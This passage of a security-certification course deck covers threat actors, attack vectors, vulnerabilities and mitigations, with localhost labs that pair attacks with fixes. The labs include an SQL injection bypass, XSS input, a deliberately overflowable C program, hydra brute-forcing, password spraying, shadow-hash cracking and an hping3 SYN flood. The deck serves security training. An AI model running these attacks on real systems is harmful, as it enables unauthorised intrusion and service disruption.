- Countered by patching, MFA, email filtering and network monitoring.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.1 · KEY IDEA

An APT is a campaign, not a single tool.

Advanced Persistent Threat describes a well-funded actor, usually a nation-state, that quietly maintains long-term access to pursue espionage or sabotage.

© 2026 Tertiary Infotech Academy Pte Ltd

Why Shadow IT Is a Threat Source

1

Unmanaged assets

Apps and cloud accounts bought outside IT bypass patching, logging and access reviews.

2

No visibility

Security cannot defend what it does not know exists, so shadow IT widens the attack surface silently.

3

Data leakage

Corporate data moved into unsanctioned SaaS escapes DLP and backup controls.

4

Not malicious

Staff usually adopt shadow IT for convenience, which is why policy and sanctioned alternatives beat punishment.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Threat Actors & Motivations

1. Unskilled attacker = the old script kiddie: low skill, borrowed tools, not low impact.
2. Nation-state = most resources and sophistication; organized crime = most financially motivated.
3. Shadow IT is unsanctioned but usually not malicious; the risk is lack of oversight.
4. Match motivation to actor: hacktivist to ideology, insider to revenge, crime to money, nation-state to espionage.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.1 · HANDS-ON

Threat Actors & the MITRE ATT&CK Framework

LAB 8

The learner downloads the MITRE ATT&CK Enterprise JSON and uses jq to profile a real APT group, mapping its actor type, likely motivation and known techniques.

You'll build

A JSON-driven threat-actor profile tying one APT group to its ATT&CK techniques.

Tools: jq, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 8

Threat Actors & the MITRE ATT&CK Framework

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get update -qq && apt-get install -y jq curl
```

2 Download the ATT&CK Enterprise dataset

```
$ curl -sLo attack.json https://raw.githubusercontent.com/mitre/cti/master/enterprise-attack/enterprise-attack.json
```

3 Confirm the dataset loaded

```
$ jq '.objects | length' attack.json
```

4 List the intrusion sets (threat groups)

```
$ jq -r '.objects[] | select(.type=="intrusion-set") | .name' attack.json | sort | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 8

Threat Actors & the MITRE ATT&CK Framework

STEPS 5–8 OF 8

5 Profile one group's aliases and description

```
$ jq -r '.objects[] | select(.type=="intrusion-set" and .name=="APT29") | {name,aliases,description}' attack.json
```

6 Extract the techniques attributed to the group

```
$ jq -r '.objects[] | select(.type=="attack-pattern") | .name' attack.json | sort -u | head
```

7 Classify the actor type and motivation

8 Record the profile as a threat note

```
$ cat > profile.txt <<'EOF'  …
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 8 · VERIFY

Threat Actors & the MITRE ATT&CK Framework

✅ Test it

The learner produces a profile naming the group's actor type (nation-state), its motivation (espionage) and three mapped ATT&CK technique IDs.

© 2026 Tertiary Infotech Academy Pte Ltd

2.2

OBJECTIVE 2.2

Threat Vectors & Attack Surfaces

Message · File · Network · Supply chain · Social engineering

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Threat Vectors

1

Message-based

Email, SMS and instant messaging carrying malicious links or attachments; the most common delivery route.

2

Image / file-based

Malware hidden in a document, PDF, macro or image; executes when the file is opened.

3

Voice call

Phone-based attacks (vishing) and fraudulent support calls that trick a user into acting.

4

Removable device

A dropped or infected USB drive that auto-runs code or exfiltrates data when plugged in.

5

Vulnerable software

Unpatched client or agentless software with exploitable flaws.

6

Unsupported systems

End-of-life operating systems and apps that no longer receive security patches.

© 2026 Tertiary Infotech Academy Pte Ltd

What Enlarges the Attack Surface

1

Open service ports

Every listening port is a potential entry point; unused services should be closed.

2

Default credentials

Factory usernames and passwords left unchanged are trivially looked up and abused.

3

Unsecure networks

Open or weak wireless, exposed wired jacks and unmanaged Bluetooth all offer a way in.

4

Client vs agentless

Client-based software runs an installed agent; agentless runs in the browser or via a protocol, with different exposure.

© 2026 Tertiary Infotech Academy Pte Ltd

Supply-Chain Threat Vectors

1

Managed service provider

An MSP with broad remote access becomes a single point an attacker can use to reach many clients.

2

Vendors

Third-party software updates can be poisoned, as in the SolarWinds and 3CX compromises.

3

Suppliers

Tampered hardware or components introduce backdoors before the device ever ships.

4

Why it matters

You inherit the security posture of everyone you trust; vet and monitor the whole chain.

© 2026 Tertiary Infotech Academy Pte Ltd

Human Vectors: Phishing Family

1

Phishing

Fraudulent email luring the victim to a fake site or malicious attachment to harvest credentials.

2

Vishing

Voice phishing over the phone, often impersonating a bank, help desk or executive.

3

Smishing

Phishing over SMS text, commonly a fake parcel-delivery or bank-alert link.

4

Spear phishing

A targeted phish tailored to one person or role using researched detail.

5

Whaling

Spear phishing aimed at a high-value target such as a CEO or CFO.

6

Business email compromise

A hijacked or spoofed executive account used to order fraudulent wire transfers.

© 2026 Tertiary Infotech Academy Pte Ltd

Human Vectors: Deception & Manipulation

1

Pretexting

Inventing a believable scenario or role to justify the request and lower the victim's guard.

2

Impersonation

Pretending to be someone trusted, such as IT support, a courier or a colleague.

3

Watering hole

Compromising a site the target group is known to visit so victims infect themselves.

4

Brand impersonation

Cloning a trusted brand's look in emails or sites to make the lure convincing.

5

Typosquatting

Registering look-alike domains (paypa1.com) to catch mistyped URLs and host phishing pages.

6

Misinformation

Seeding false or deliberately deceptive content to manipulate opinion or hide an attack.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.2 · KEY IDEA

People are the largest attack surface.

Most breaches begin with social engineering because it bypasses technical controls entirely; awareness training is the primary defence against it.

© 2026 Tertiary Infotech Academy Pte Ltd

Why Social Engineering Works

Authority & urgency

- Posing as a boss or the law.
- A deadline rushes the victim.
- Fear short-circuits judgement.

Trust & familiarity

- Known brands and logos.
- A helpful, friendly tone.
- Shared context from research.

Scarcity & greed

- Limited-time offers.
- Promised reward or refund.
- Fear of missing out drives clicks.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Threat Vectors & Attack Surfaces

1. Vector = the route in; attack surface = every route added together.
2. Vishing is voice, smishing is SMS, phishing is email; whaling targets executives.
3. Pretexting is the fabricated story; impersonation is the fake identity used to tell it.
4. Typosquatting relies on mistyped URLs; a watering hole poisons a site the victims already trust.
5. Supply-chain attacks exploit the trust you place in MSPs, vendors and suppliers.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.2 · HANDS-ON

Phishing Email Analysis (SPF / DKIM / DMARC)

LAB 9

The learner dissects a spoofed email header and queries the claimed sender's SPF, DKIM and DMARC DNS records to prove the message was forged.

You'll build

A header-analysis workflow that exposes SPF/DKIM/DMARC spoofing.

Tools: dnsutils, dig, swaks

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 9

Phishing Email Analysis (SPF / DKIM / DMARC)

STEPS 1–4 OF 8

1 Install the DNS and mail tools

```
$ apt-get update -qq && apt-get install -y dnsutils swaks
```

2 Save a suspicious email header

```
$ cat > mail.eml <<'EOF'  …
```

3 Read the Received and Return-Path lines

```
$ grep -Ei 'received|return-path|from' mail.eml
```

4 Query the claimed sender's SPF record

```
$ dig +short TXT paypal.com | grep spf
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 9

Phishing Email Analysis (SPF / DKIM / DMARC)

STEPS 5–8 OF 8

5 Pull the DMARC policy

```
$ dig +short TXT _dmarc.paypal.com
```

6 Pull a DKIM selector key

```
$ dig +short TXT selector1._domainkey.paypal.com
```

7 Compare the sending IP to the SPF list

8 Summarise the verdict

```
$ echo 'spf=fail dkim=none dmarc=fail -> spoofed'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 9 · VERIFY

Phishing Email Analysis (SPF / DKIM / DMARC)

✅ Test it

The learner shows the sending IP is absent from the real SPF record and concludes spf/dkim/dmarc fail, proving the message is spoofed.

© 2026 Tertiary Infotech Academy Pte Ltd

2.3

OBJECTIVE 2.3

Types of Vulnerabilities

Application · OS · Web · Hardware · Cloud · Supply chain · Mobile

© 2026 Tertiary Infotech Academy Pte Ltd

Application Vulnerabilities

1

Memory injection

Hostile code or data written into a running process's memory to hijack its execution.

2

Buffer overflow

Writing past a buffer's bounds overwrites adjacent memory, often the return address, to run attacker code.

3

Race condition

A flaw where the result depends on timing between two operations that should be atomic.

4

TOC/TOU

Time-of-check to time-of-use: state is validated, then changed before it is used, defeating the check.

5

Malicious update

A poisoned patch or dependency that installs the attacker's code through a trusted update channel.

6

Root cause

Most trace back to unvalidated input or unsafe memory handling in native code.

© 2026 Tertiary Infotech Academy Pte Ltd

Web and Operating-System Flaws

1

SQL injection (SQLi)

Untrusted input reaches a database query so it is parsed as SQL syntax, not as data.

2

Cross-site scripting (XSS)

Injected script runs in another user's browser inside the trusted site's origin.

3

OS-based

Kernel, driver or service flaws in the operating system itself, fixed by vendor patches.

4

Misconfiguration

Default settings, open shares, weak permissions or verbose errors left exposed.

5

Firmware

Low-level code in the BIOS/UEFI or device chips that is rarely updated and hard to inspect.

© 2026 Tertiary Infotech Academy Pte Ltd

Hardware and End-of-Life

1

Firmware

Exploitable code beneath the OS; a firmware rootkit survives a disk wipe and OS reinstall.

2

End-of-life (EOL)

Products past vendor support receive no more security patches, so every new flaw is permanent.

3

Legacy

Old systems kept running for business reasons; often unpatchable and must be isolated and compensated.

4

Physical access

Hardware an attacker can touch can be tampered with, reset to defaults or have components swapped.

© 2026 Tertiary Infotech Academy Pte Ltd

Virtualization and Cloud Weaknesses

1

VM escape

Breaking out of a guest VM to execute code on the host hypervisor, compromising every VM on it.

2

Resource reuse

Memory or storage freed by one tenant handed to another without clearing leaks residual data.

3

Cloud-specific

Misconfigured storage buckets, over-broad IAM roles and exposed management APIs are the common cloud flaws.

4

Shared responsibility

Mis-drawing the line between provider and customer duties leaves security gaps uncovered.

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile Device Vulnerabilities

1

Side loading

Installing apps from outside the official store bypasses vendor vetting and can deliver malware.

2

Jailbreaking / rooting

Removing vendor restrictions disables the device's built-in security model and sandbox.

3

Lost device

A stolen phone exposes data unless encryption, screen lock and remote wipe are enforced.

4

Mitigation

MDM policy, encryption and blocking side-loading restore the controls these actions remove.

© 2026 Tertiary Infotech Academy Pte Ltd

Supply-Chain and Cryptographic Flaws

1

Service provider

A compromised MSP or SaaS provider becomes your vulnerability by proxy.

2

Hardware provider

Tampered or counterfeit components introduce backdoors before delivery.

3

Software provider

A poisoned build pipeline or dependency ships malware inside a trusted product.

4

Cryptographic

Weak or deprecated algorithms (MD5, SSL, RC4), short keys, or poor key management.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.3 · KEY IDEA

A zero-day has no patch and no signature yet.

Because the vendor has not yet released a fix, signature-based defences cannot see it; behavioural detection and defence in depth are the only early countermeasures.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Types of Vulnerabilities

1. Buffer overflow overwrites adjacent memory; memory injection writes code into a running process.
2. Race condition keyword is TOCTOU: time-of-check versus time-of-use.
3. VM escape breaks guest-to-host; resource reuse leaks one tenant's data to another.
4. Zero-day = no patch available yet; legacy/EOL = patch will never come.
5. SQLi and XSS are the two web-based flaws named explicitly in the objective.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.3 · HANDS-ON

SQL Injection (SQLi)

LAB 10

The learner builds a deliberately vulnerable PHP/SQLite login on localhost, bypasses authentication with a manual injection, then fixes it with prepared statements.

You'll build

A vulnerable login app plus its prepared-statement patch.

Tools: sqlite3, php-cli, php-sqlite3, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 10

SQL Injection (SQLi)

STEPS 1–4 OF 7

1. Install the PHP/SQLite stack

```
$ apt-get update -qq && apt-get install -y sqlite3 php-cli php-sqlite3 curl
```

2. Create the database and a vulnerable login page

```
$ cat > login.php <<'EOF'  …
```

3. Start the local PHP server

```
$ php -S 127.0.0.1:8080 -t . >/tmp/php.log 2>&1 &
```

4. Confirm a normal login works

```
$ curl -s 'http://127.0.0.1:8080/login.php?u=admin&p=s3cret'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 10

SQL Injection (SQLi)

STEPS 5–7 OF 7

5 Bypass authentication with an injection

```
$ curl -s "http://127.0.0.1:8080/login.php?u=admin'--&p=x"
```

6 Patch with a parameterised query

```
$ cat > login.php <<'EOF'  …
```

7 Verify the injection now fails

```
$ curl -s "http://127.0.0.1:8080/login.php?u=admin'--&p=x"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 10 · VERIFY

SQL Injection (SQLi)

✅ Test it

The learner confirms the injection logs in before the patch and is rejected after switching to bound parameters.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.3 · HANDS-ON

Cross-Site Scripting (XSS)

LAB 11

The learner triggers reflected XSS in a tiny PHP page on localhost, then defends with htmlspecialchars output encoding and a Content-Security-Policy header.

You'll build

A vulnerable search page plus its encoding and CSP mitigations.

Tools: php-cli, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 11

Cross-Site Scripting (XSS)

STEPS 1–4 OF 7

1 Install PHP

```
$ apt-get update -qq && apt-get install -y php-cli curl
```

2 Create a vulnerable reflected page

```
$ cat > search.php <<'EOF'  …
```

3 Start the local server

```
$ php -S 127.0.0.1:8080 -t . >/tmp/php.log 2>&1 &
```

4 Trigger the reflected payload

```
$ curl -s 'http://127.0.0.1:8080/search.php?q=<b>hi</b>'
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 11

Cross-Site Scripting (XSS)

STEPS 5–7 OF 7

5 Mitigate with output encoding

```
$ cat > search.php <<'EOF'  …
```

6 Add a Content-Security-Policy header

```
$ cat > router.php <<'EOF'  …
```

7 Confirm encoding and the CSP header

```
$ curl -sD - 'http://127.0.0.1:8080/search.php?q=<b>hi</b>' | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 11 · VERIFY

Cross-Site Scripting (XSS)

✅ Test it

The learner sees the markup render before the fix, then appear escaped with a CSP header served after the fix.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.3 · HANDS-ON

Memory Vulnerabilities & Exploit Mitigations

LAB 12

The learner compiles a tiny vulnerable C program, observes a stack-based buffer-overflow crash, then rebuilds it with stack canaries, FORTIFY, PIE and ASLR enabled.

You'll build

A before/after demo of a buffer overflow and the compiler mitigations that stop it.

Tools: gcc, gdb

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 12

Memory Vulnerabilities & Exploit Mitigations

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get update -qq && apt-get install -y gcc gdb
```

2 Write a tiny vulnerable program

```
$ printf '#include <string.h>\nint main(int c,char**v){char b[16];strcpy(b,v[1]);return 0;}\n' > vuln.c
```

3 Compile it with protections disabled

```
$ gcc -fno-stack-protector -z execstack -no-pie -O0 -o vuln_off vuln.c
```

4 Trigger the overflow crash

```
$ ./vuln_off $(python3 -c 'print("A"*64)'); echo exit=$?
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 12

Memory Vulnerabilities & Exploit Mitigations

STEPS 5–8 OF 8

5 Check the system ASLR setting

```
$ cat /proc/sys/kernel/randomize_va_space
```

6 Rebuild with the mitigations on

```
$ gcc -fstack-protector-strong -D_FORTIFY_SOURCE=2 -O2 -pie -fPIE -o vuln_on vuln.c
```

7 Confirm the canary now catches the overflow

```
$ ./vuln_on $(python3 -c 'print("A"*64)') 2>&1 | head -1
```

8 Verify the binary's protections

```
$ readelf -d vuln_on | grep -i bind; file vuln_on
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 12 · VERIFY

Memory Vulnerabilities & Exploit Mitigations

✅ Test it

The learner sees a segfault in the unprotected build and a 'stack smashing detected' abort in the hardened build with PIE and ASLR confirmed on.

© 2026 Tertiary Infotech Academy Pte Ltd

2.4

OBJECTIVE 2.4

Indicators of Malicious Activity

Malware · Physical · Network · Application · Crypto · Password · Indicators

© 2026 Tertiary Infotech Academy Pte Ltd

Malware Types by Behaviour

1

Ransomware

Encrypts (and often first exfiltrates) data, then demands payment; double extortion adds a leak threat.

2

Trojan

Poses as legitimate software; a RAT variant gives the attacker remote interactive control.

3

Worm

Self-propagates across the network with no user action, as WannaCry did over SMB.

4

Virus

Attaches to a host file and needs a user to run it before it spreads.

5

Spyware

Secretly collects user activity and data; keyloggers are a spyware subtype.

6

Keylogger

Records keystrokes to capture passwords and messages.

© 2026 Tertiary Infotech Academy Pte Ltd

More Malware the Exam Names

1

Bloatware

Unwanted pre-installed software; not malicious by design but enlarges the attack surface and wastes resources.

2

Logic bomb

Dormant code that triggers on a date or condition, such as an admin's account being disabled.

3

Rootkit

Hides at kernel or firmware level to subvert the OS's own reporting and persist stealthily.

4

Fileless malware

Runs in memory using built-in tools (PowerShell, WMI) to avoid leaving a file to scan.

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Attacks

1

Brute force (physical)

Forcing a physical barrier such as kicking in a door or prying a lock, not password guessing.

2

RFID cloning

Copying an access badge's RFID data onto a blank card to impersonate the holder.

3

Environmental

Attacking power, cooling or fire suppression to damage equipment or force an outage.

4

Defence

Physical controls: locks, mantraps, guards, surveillance and environmental monitoring.

© 2026 Tertiary Infotech Academy Pte Ltd

Network Attacks

1

DDoS

A distributed botnet floods a target so blocking one source IP achieves nothing.

2

Amplified / reflected

Spoofs the victim's IP to a reflector (DNS, NTP, memcached) that returns a far larger response.

3

DNS attacks

Cache poisoning, hijacking or spoofing to redirect victims to attacker-controlled hosts.

4

On-path

Formerly man-in-the-middle: the attacker sits between two parties to read or alter traffic.

5

Credential replay

Captured authentication data (a hash or token) is resent to impersonate the user.

6

Wireless / malicious code

Rogue APs, evil twins and deauth attacks; malicious code injected over the network.

© 2026 Tertiary Infotech Academy Pte Ltd

Application Attacks

1

Injection

Untrusted input is parsed as code: SQL, OS command, LDAP or XPath injection.

2

Buffer overflow

Overflows a buffer to overwrite memory and redirect execution to attacker code.

3

Replay

A valid request or token is captured and resent to repeat an authorised action.

4

Privilege escalation

Gaining higher rights than granted: vertical to admin, or horizontal to another user.

5

Forgery

CSRF forces a logged-in user's browser to submit an action; SSRF makes the server fetch a hostile URL.

6

Directory traversal

Using ../ sequences to read files outside the web root, such as /etc/passwd.

© 2026 Tertiary Infotech Academy Pte Ltd

Password Attacks and Cryptographic Attacks

Password attacks

- Spraying: one common password tried across many accounts to dodge lockout.
- Brute force: every combination tried; offline against a stolen hash is fastest.
- Dictionary and credential stuffing reuse wordlists and breached pairs.
- Defences: lockout, MFA, length over complexity, and breach-list screening.

Cryptographic attacks

- Downgrade: force a weaker protocol or cipher, as in a TLS-to-SSL downgrade.
- Collision: find two inputs with the same hash; breaks MD5 and SHA-1.
- Birthday: the probability maths that makes collisions easier than intuition suggests.
- Defences: strong modern algorithms, long keys and disabling legacy ciphers.

© 2026 Tertiary Infotech Academy Pte Ltd

Indicators of an Incident (1)

1

Account lockout

A burst of lockouts across many accounts signals password spraying or brute force.

2

Concurrent session usage

The same account active from two places at once suggests credential theft.

3

Impossible travel

Logins from distant locations closer in time than travel allows mean stolen credentials.

4

Blocked content

Security tools blocking URLs or files repeatedly points to an active lure or payload.

5

Resource consumption

Sudden CPU, memory, disk or bandwidth spikes can indicate crypto-mining or exfiltration.

6

Resource inaccessibility

Files or services suddenly unavailable may mean ransomware encryption or a DoS.

© 2026 Tertiary Infotech Academy Pte Ltd

Indicators of an Incident (2)

1

Out-of-cycle logging

Log entries at unusual times, such as 3 a.m. admin activity, flag unauthorised use.

2

Published / documented

The attack is already described in threat intel or the vendor confirms active exploitation.

3

Missing logs

Gaps or cleared logs suggest an attacker is covering their tracks; a strong tamper indicator.

4

Correlation matters

No single indicator is proof; a SIEM correlates several into a high-confidence alert.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Indicators of Malicious Activity

1. Worm self-spreads, virus needs a host file and a user, trojan is disguised, rootkit hides at kernel/firmware level.
2. Physical brute force breaks a barrier; password brute force guesses credentials; read the scenario.
3. Amplified/reflected DDoS spoofs the victim's IP so a reflector floods it with oversized replies.
4. Impossible travel and concurrent sessions are classic stolen-credential indicators; missing logs mean track-covering.
5. Downgrade forces weaker crypto; collision/birthday attacks target hash functions.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.4 · HANDS-ON

Password Attacks: Spraying & Brute Force

LAB 13

The learner brute-forces a local SSH account with hydra, cracks a shadow hash with John, demonstrates spraying, then reads the auth-log signatures each attack leaves.

You'll build

An attack-and-detect chain covering brute force, cracking and spraying with their log signs.

Tools: hydra, john, openssh-server

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 13

Password Attacks: Spraying & Brute Force

STEPS 1–4 OF 8

1 Install the tools and SSH server

```
$ apt-get update -qq && apt-get install -y hydra john openssh-server
```

2 Create a target account with a weak password

```
$ useradd -m victim && echo 'victim:password123' | chpasswd
```

3 Build a small wordlist

```
$ printf 'letmein\npassword123\nadmin\n' > words.txt
```

4 Brute force SSH against localhost

```
$ hydra -l victim -P words.txt -t 4 -f ssh://127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 13

Password Attacks: Spraying & Brute Force

STEPS 5–8 OF 8

5 Detect the attack in the auth log

```
$ grep 'Failed password' /var/log/auth.log | tail || journalctl -u ssh | grep 'Failed' | tail
```

6 Crack the shadow hash offline with John

```
$ getent shadow victim > hash.txt && john --wordlist=words.txt hash.txt
```

7 Demonstrate password spraying

```
$ for u in alice bob carol; do hydra -l "$u" -p 'Spring2026!' -t 1 -f ssh://127.0.0.1; done
```

8 Spot the spraying signature

```
$ grep 'Failed password' /var/log/auth.log | awk '{print $9}' | sort | uniq -c
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 13 · VERIFY

Password Attacks: Spraying & Brute Force

✅ Test it

The learner confirms hydra reports the weak password, John reveals the cracked hash, and the log shows many users failing one password (spraying).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.4 · HANDS-ON

Malware Static Analysis & Linux IOC Hunting

LAB 14

The learner triages the harmless EICAR test file with file, strings, hashing and YARA, then hunts Linux indicators: a suspicious process, cron persistence and an unusual listening port.

You'll build

A static-analysis workflow and a Linux IOC-hunting checklist producing hash and YARA indicators.

Tools: file, binutils, yara, procps, net-tools

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 14

Malware Static Analysis & Linux IOC Hunting

STEPS 1–4 OF 8

1. Install the analysis tools

```
$ apt-get update -qq && apt-get install -y yara binutils file procps iproute2
```

2. Create the safe EICAR test sample

```
$ printf '%s' 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > sample.txt
```

3. Identify the file type and compute the IOC hash

```
$ file sample.txt && sha256sum sample.txt
```

4. Pull printable strings

```
$ strings sample.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 14

Malware Static Analysis & Linux IOC Hunting

STEPS 5–8 OF 8

5 Write a YARA rule and scan

```
$ printf 'rule eicar { strings: $s="EICAR-STANDARD" condition: $s }\n' > r.yar && yara r.yar sample.txt
```

6 Simulate and hunt a suspicious process

```
$ nohup sleep 6000 >/dev/null 2>&1 & ps -ef | sort -nrk4 | head
```

7 Hunt cron persistence

```
$ ls -la /etc/cron.* /var/spool/cron/crontabs 2>/dev/null; crontab -l 2>/dev/null
```

8 Hunt unusual listening ports

```
$ ss -tlnp | tail -n +2
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 14 · VERIFY

Malware Static Analysis & Linux IOC Hunting

✅ Test it

The learner confirms the YARA rule matches the sample, records its SHA-256 as an IOC, and lists the suspicious process, cron entry and listening port found during the hunt.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.4 · HANDS-ON

DoS Simulation and Detection

LAB 15

The learner floods their own loopback with hping3, watches the connection table fill with half-open sockets, then mitigates with SYN cookies and iptables rate-limiting.

You'll build

A SYN-flood detection-and-mitigation exercise on a local nginx target.

Tools: hping3, nginx, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 15

DoS Simulation and Detection

STEPS 1–4 OF 7

1 Install the attacker and target

```
$ apt-get update -qq && apt-get install -y hping3 nginx iptables
```

2 Baseline the connection states

```
$ ss -s
```

3 Launch a loopback-only SYN flood

```
$ timeout 10 hping3 -S -p 80 --flood 127.0.0.1 &
```

4 Watch the half-open connections grow

```
$ watch -n1 'ss -tan state syn-recv | wc -l' &
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 15

DoS Simulation and Detection

STEPS 5–7 OF 7

5 Enable SYN cookies

```
$ sysctl -w net.ipv4.tcp_syncookies=1
```

6 Add an iptables rate limit

```
$ iptables -I INPUT -p tcp --syn --dport 80 -m limit --limit 25/s --limit-burst 50 -j ACCEPT
```

7 Re-run the flood and compare

```
$ timeout 10 hping3 -S -p 80 --flood 127.0.0.1; ss -s
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 15 · VERIFY

DoS Simulation and Detection

✅ Test it

The learner verifies the SYN-RECV count spikes during the flood and stays bounded after enabling SYN cookies and rate-limiting.

© 2026 Tertiary Infotech Academy Pte Ltd

2.5

OBJECTIVE 2.5

Mitigation Techniques

Segmentation · Access control · Hardening · Least privilege

© 2026 Tertiary Infotech Academy Pte Ltd

Limiting Attacker Movement

1

Segmentation

Dividing the network into zones so a breach in one cannot spread freely to the rest.

2

Isolation

Cutting a host or workload off entirely, for example quarantining an infected machine.

3

Access control

Enforcing who may reach what via ACLs and permissions at each boundary.

4

Least privilege

Granting each user and process only the rights needed, shrinking the blast radius of any compromise.

© 2026 Tertiary Infotech Academy Pte Ltd

Access-Control Mechanisms

1

Access control list (ACL)

An ordered rule set on a firewall, router or file that permits or denies by source, destination or identity.

2

Permissions

Read, write and execute rights on files and resources, assigned to users, groups or roles.

3

Application allow list

Only explicitly approved programs may run; everything else is blocked by default (strongest).

4

Deny list

Blocks known-bad programs but allows everything else; weaker because it misses the unknown.

© 2026 Tertiary Infotech Academy Pte Ltd

Hardening Techniques

1

Patching

Applying vendor updates promptly closes known vulnerabilities before they are exploited.

2

Encryption

Protecting data at rest and in transit so stolen media or captured traffic is unreadable.

3

Endpoint protection

Installing anti-malware and EDR to detect and stop malicious behaviour on hosts.

4

Host-based firewall

A per-host firewall filters traffic even inside a trusted network segment.

5

HIPS

Host-based intrusion prevention detects and blocks malicious activity on the endpoint itself.

6

Disable ports / protocols

Turning off unused services and legacy protocols removes entry points.

© 2026 Tertiary Infotech Academy Pte Ltd

Baseline and Default Hygiene

1

Default password changes

Replacing factory credentials removes the easiest and most-exploited entry point.

2

Remove unnecessary software

Every uninstalled package is one less thing to patch and one less potential flaw.

3

Configuration enforcement

Automated tools keep every host at the approved secure baseline and flag drift.

4

Decommissioning

Securely retiring and wiping end-of-life assets so they stop being an unmanaged risk.

© 2026 Tertiary Infotech Academy Pte Ltd

Applying a Hardening Baseline

1. Audit the host against a CIS or STIG benchmark
2. Remove unused software, ports and services
3. Apply patches, encryption and endpoint protection
4. Enforce the baseline with configuration tooling
5. Monitor continuously and re-audit for drift

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.5 · KEY IDEA

Defence in depth layers independent controls.

No single mitigation is enough; segmentation, least privilege, hardening and monitoring overlap so one failure does not expose everything.

© 2026 Tertiary Infotech Academy Pte Ltd

Monitoring as a Mitigation

1

Continuous monitoring

Collecting and reviewing logs and telemetry so an attack is caught early, not months later.

2

Baselines

A known-good baseline makes anomalies visible against normal behaviour.

3

Alerting

A SIEM correlates events and raises alerts on indicators of compromise.

4

Feedback loop

Monitoring findings feed back into patching, segmentation and policy decisions.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Mitigation Techniques

1. Application allow list is default-deny (strongest); a deny/block list is default-allow and weaker.
2. Least privilege and segmentation both shrink the blast radius of a compromise.
3. Hardening = patch, encrypt, remove software, disable ports, change defaults, add host firewall/HIPS.
4. Configuration enforcement keeps hosts on the secure baseline and detects drift automatically.
5. Decommissioning securely retires EOL assets so they do not linger as unmanaged risk.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 2.5 · HANDS-ON

Linux Hardening Baseline with Lynis

LAB 16

The learner audits an Ubuntu host with Lynis, applies SSH, sysctl, permission and auto-update hardening, then re-audits to measure the improved hardening index.

You'll build

A before/after hardening score with CIS-aligned baseline fixes applied.

Tools: lynis, unattended-upgrades

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 16

Linux Hardening Baseline with Lynis

STEPS 1–4 OF 8

1. Install Lynis and automatic updates

```
$ apt-get update -qq && apt-get install -y lynis unattended-upgrades
```

2. Run the initial audit and note the score

```
$ lynis audit system --quick 2>/dev/null | tee lynis-before.txt | grep -i 'hardening index'
```

3. Disable unused services

```
$ systemctl disable --now avahi-daemon cups 2>/dev/null; true
```

4. Harden the SSH configuration

```
$ sed -i 's/^#*PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 16

Linux Hardening Baseline with Lynis

STEPS 5–8 OF 8

5 Set a directive login banner

```
$ printf 'Authorised use only. Activity is logged.\n' > /etc/issue.net
```

6 Apply kernel sysctl hardening

```
$ printf 'kernel.dmesg_restrict=1\n' > /etc/sysctl.d/99-hardening.conf && sysctl --system >/dev/null
```

7 Enable automatic security updates

```
$ dpkg-reconfigure -f noninteractive unattended-upgrades
```

8 Re-audit and compare the hardening index

```
$ lynis audit system --quick 2>/dev/null | tee lynis-after.txt; grep -i 'hardening index' lynis-*.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 16 · VERIFY

Linux Hardening Baseline with Lynis

✅ Test it

The learner confirms the Lynis hardening index climbs 10-15 points between the before and after audits.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 2

1. A well-funded group keeps stealthy access to a government network for years to steal secrets. Best fit? A) Hacktivist B) Insider C) Nation-state D) Unskilled

